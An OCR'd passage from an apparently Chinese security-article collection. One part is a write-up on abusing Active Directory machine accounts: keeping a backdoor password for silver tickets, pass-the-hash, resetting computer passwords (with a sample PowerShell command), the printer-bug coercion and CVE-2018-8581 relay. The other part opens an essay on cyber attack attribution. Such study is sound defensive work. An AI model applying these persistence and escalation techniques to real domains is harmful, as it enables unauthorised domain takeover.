
成功修改客户机与域控中计算机对象密码为 120 个 a。



下边介绍计算机对象在域渗透中的应用：


1. 维持权限，隐藏后门

默认情况下，计算机对象的密码每 30 天修改一次，但这是客户端自己设置的，并不受域控影响，我们可以设置计算机对象一直不修改密码



修改 DisablePasswordChange 为 1 可以禁止计算机自己修改密码，修改 MaximumPasswordAge 可以更改默认更新密码的间隔。


这样下次我们想登陆进来的时候可以直接用计算机对象的密码创建白银票据登陆系统：




2. 提权到域控

如果计算机对象在一些高权限的组，那么就可以获取该组的权限。

比如如下计算机 test1 在域管理员




那么我们就可以 hash 传递，使用 test1 的身份获取访问域控的权限。



这个常用在对邮箱服务器的攻击上，因为邮箱服务器默认属于 Exchange Trusted Subsystem 组，对整个域具有写 DACL 的权限，默认可以拿到域控的权限。

3. 利用计算机创建者身份

使用普通域用户 test 将 test1 计算机加入域，查看 test1 的属性，mS-DS-CreatorSID 可以看到创建者的 sid：



查看 test1 计算机的 DACL：

可以看到多了重置密码的权限（更改密码需要原来的密码才能更改，比较鸡肋，重置密码可以在不知道原来密码的情况下重置密码）。如果我们拿到了 test 用户的权限，就可以使用重置密码的权限重置 test1 计算机的密码，如果 test1 在高权限的组中，可以完全获得该组的权限（见情况 2）

注意：此处重置的是域控中的计算机对象的密码，并没有重置客户端密码，这会导致信任关系失败。

使用以下命令可以重置计算机对象的密码为特定值：

Set-ADAccountPassword test1$ –NewPassword (ConvertTo-SecureString -AsPlainText –String “aaaaaaaaaaaaaaaaaaaa -force)

4. 打印机漏洞

微软的 spoolsv.exe 注册了一个服务和若干个 rpc。允许认证用户远程调用，其中 RemoteFindFirstPrinterChangeNotificationEx 这个函数运行传进一个 unc 路径，打印机服务就会去请求该 unc 路径。由于打印机是以 system 权限运行的（打印机 spooler 服务运行在 system 权限下），所以我们访问打印机 rpc，迫使打印机服务向我们发起请求拿到的 net-ntlm hash 是机器用户 hash。这样我们就拿到了使任意计算机（域控、邮件服务器对象）向任意机器发起 SMB 认证的权限。如果我们控制了一台无约束委派的计算机，就可以实现完全控制整个域的目的。

5. CVE-2018-8581

这个漏洞最终可以实现邮箱服务器对象向任意用户发起基于 HTTP 的 NTLM 认证，由于 HTTP 到 LDAP 可以实现中间人攻击，我们可以中继到域控，利用邮箱服务器的 writeDACL 特性，可以同步域内用户 hash。

参考资料：

https://adsecurity.org/?p=2753

https://adsecurity.org/?p=280

https://adsecurity.org/?p=2011

https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/pass-the-hash-with-machine-accounts

https://blog.netspi.com/machineaccountquota-is-useful-sometimes/

22.0.1 关于平安银河实验室

银河实验室（Galaxy Lab）是平安集团信息安全部下的一个相对独立的安全实验室，主要从事安全技术研究和安全测试工作。团队内现在覆盖逆向，物联网，web，android，ios，云平台区块链安全等多个安全方向。

22.0.2 关于作者

杨明强，平安银河实验室资深安全研究员，从事 windows, web，红蓝对抗相关安全研究，擅长 windows 提权、Windows 域安全；

22.0.3 微信公众号二维码

浅谈网络攻击的“归因”


作者：baronpan

来源：baronpan


攻击的归因（Attribution）总是作为威胁分析师最为头疼的问题，这也是近半年来我时常思考的一个问题，即使我在这块并不擅长。巧合的是，最近在 Twitter 上也看到部分讨论归因的推文，我觉得有些观点还是比较认同，所以决定写一篇自己的思考。由于自身水平实在有限，只能作为浅谈来抛砖引玉了。

23.1 有趣的观点

一切源于名为 Chris Rohlf 的安全研究人员，其针对 45 名 CISO 和安全主管对于攻击者归因的调查问卷统计，原文：https://struct.github.io/attacker_attribution.html。



原始推文：https://twitter.com/ihackbanme/status/1190757399637872640



原始推文：https://twitter.com/stvemillertime/status/1191009868716617728

从我来看，可能作为政府相关的情报机构、监管和执法机构最为关心归因问题，其次也许就是威胁分析或情报分析人员了吧。网络攻击和防御本来就是一场攻防双方的较量，只有参与游戏之中的人也许才会更加关心归因。

23.2 归因的层次

上一节的归因实际指的是攻击者身份的归因，所以其更为像政府、执法等机构所关注。攻击者身份的归因可能是定位到一个具体的人、组织、公司，也有可能只是攻击者拥有的设备或者 IP 地址。

这里我引用美国 DNI 在其 Cyber Threat Framework 的主页上介绍 *Cyber Attribution* 的一些观点（原文档见 https://www.dni.gov/files/CTIIC/documents/ODNI*A*Guide*to*Cyber_Attribution.pdf）。

其文档第一段就说明了：

网络攻击的归因分析是困难的，但不是不可能。没有简单的技术处理或自动化解决方式来解决归因问题。

> Establishing attribution for cyber operations is difficult but not impossible. No simple technical process or automated solution for determining responsibility for cyber operations exists. The painstaking work in many cases requires weeks or months of analyzing intelligence and forensics to assess culpability. In some instances, the IC can establish cyber attribution within hours of an incident but the accuracy and confidence of the attribution will vary depending on available data.

归因的判定最后会落到3个层面：1．初始地域来源，例如国家；2．一个特殊的设备或网络ID；3．相关的个

而对于威胁分析人员来说，大部分的归因分析主要在 TTP 层面，通过寻找历史 TTP 和当前事件 TTP 的重叠来判定攻击来源是否来源同一实体，或具有相关性。所以，在 TTP 层面探讨归因问题，往往只需要映射到一个虚拟实体即可。但是，如果数据基础足够丰富，往往也能映射到上面所说的三个层面的结论。

23.3 归因的例子

最为经典的例子我觉得应该是美国 DoJ 在 2018 年 9 月公开对朝鲜一名黑客成员和 Lazarus APT 组织的指控书，其指控书长达 179 页，详细阐述了调查人员如何将历史的 APT 攻击事件和 Lazarus APT 组织以及朝鲜黑客成员通过电子证据联系到一起，从中也可以看出其中 APT 事件调查和归因分析所基于的数据基础。

从报告内容来看，其依赖于至少长达十年的互联网历史数据的回溯能力，并还原了多个攻击事件的时间线，以及攻击者，攻击者使用的互联网资源实体，被攻击实体之间重叠的关联关系。

在报告的开头，其声明了整个分析过程所依赖的数据来源，包括：

针对攻击事件和被攻击目标的事件响应和取证证据

邮件、社交网络数据、在线互联网应用和服务数据

第三方安全厂商提供的威胁数据和分析结果

除上述明确的数据来源外，从指控书列举的分析过程和结论，推测其至少还拥有其他来源的数据，包括：

公开来源威胁情报

网络基础设施的历史信息，域名注册，动态域名注册，DNS 记录等

搜索历史，包括搜索引擎，社交网络应用搜索记录等


终端设备指纹和设备访问互联网实体的记录

IP 维度的访问互联网实体记录


黑客论坛，黑客技术交流社区等相关数据

安全厂商或团队的协助

除此以外，这两天韩国安全厂商发推文披露其确认了近期印度核电厂被攻击事件中攻击者所使用的设备终端和 IP 地址。



美国 DNI 在其 *Cyber Attribution* 文档中也给出了从五个不同维度分析和评估地域层面的归因判定示例。



Cyber Attribution Examples

The chart below shows how we use analysis of competing hypotheses in combination with the key attribution indicators to show what data we have to link the cyber incident to the actor.

Data to associate with incident: Sufficient Limited

CYBER INCIDENT			ADVERSARY	KEY INDICATORS FOR ATTRIBUTION: Tradecraft	Infrastructure	Malware	Intent	External Sources
2017	MARCH	Major Compromises of Global IT Firms	RUSSIA					
			CHINA*	Sufficient	Limited	Sufficient	Sufficient	Sufficient
			NORTH KOREA					
			IRAN					
			NON-STATE	Sufficient		Sufficient	Sufficient	
	MAY	Wannacry Attacks	RUSSIA					
			CHINA					
			NORTH KOREA*	Sufficient	Sufficient	Sufficient	Sufficient	Sufficient
			IRAN					
			NON-STATE	Sufficient			Sufficient	Sufficient
	JUNE	NotPetya Attacks	RUSSIA*	Sufficient	Sufficient	Sufficient	Sufficient	Sufficient
			CHINA					
			NORTH KOREA					
			IRAN					
			NON-STATE	Sufficient			Sufficient	
	DECEMBER	Saudi Petrochemical Facility Attack	RUSSIA	Limited				
			CHINA					
			NORTH KOREA					
			IRAN	Limited			Sufficient	Sufficient
			NON-STATE					Sufficient

* We highlight the actor we assess to be responsible for the cyber incident when we have a sufficient body of information to link the actor's tradecraft, infrastructure and/or malware to malicious cyber activities.

baronpan

NIC • 1805-00278

23.4 归因的方法

这里依然首先以 DNI 的 *Cyber Attribution* 文档内容为基础进行介绍。

23.4.1 指标

DNI 认为归因分析主要依赖于以下 4 个指标：

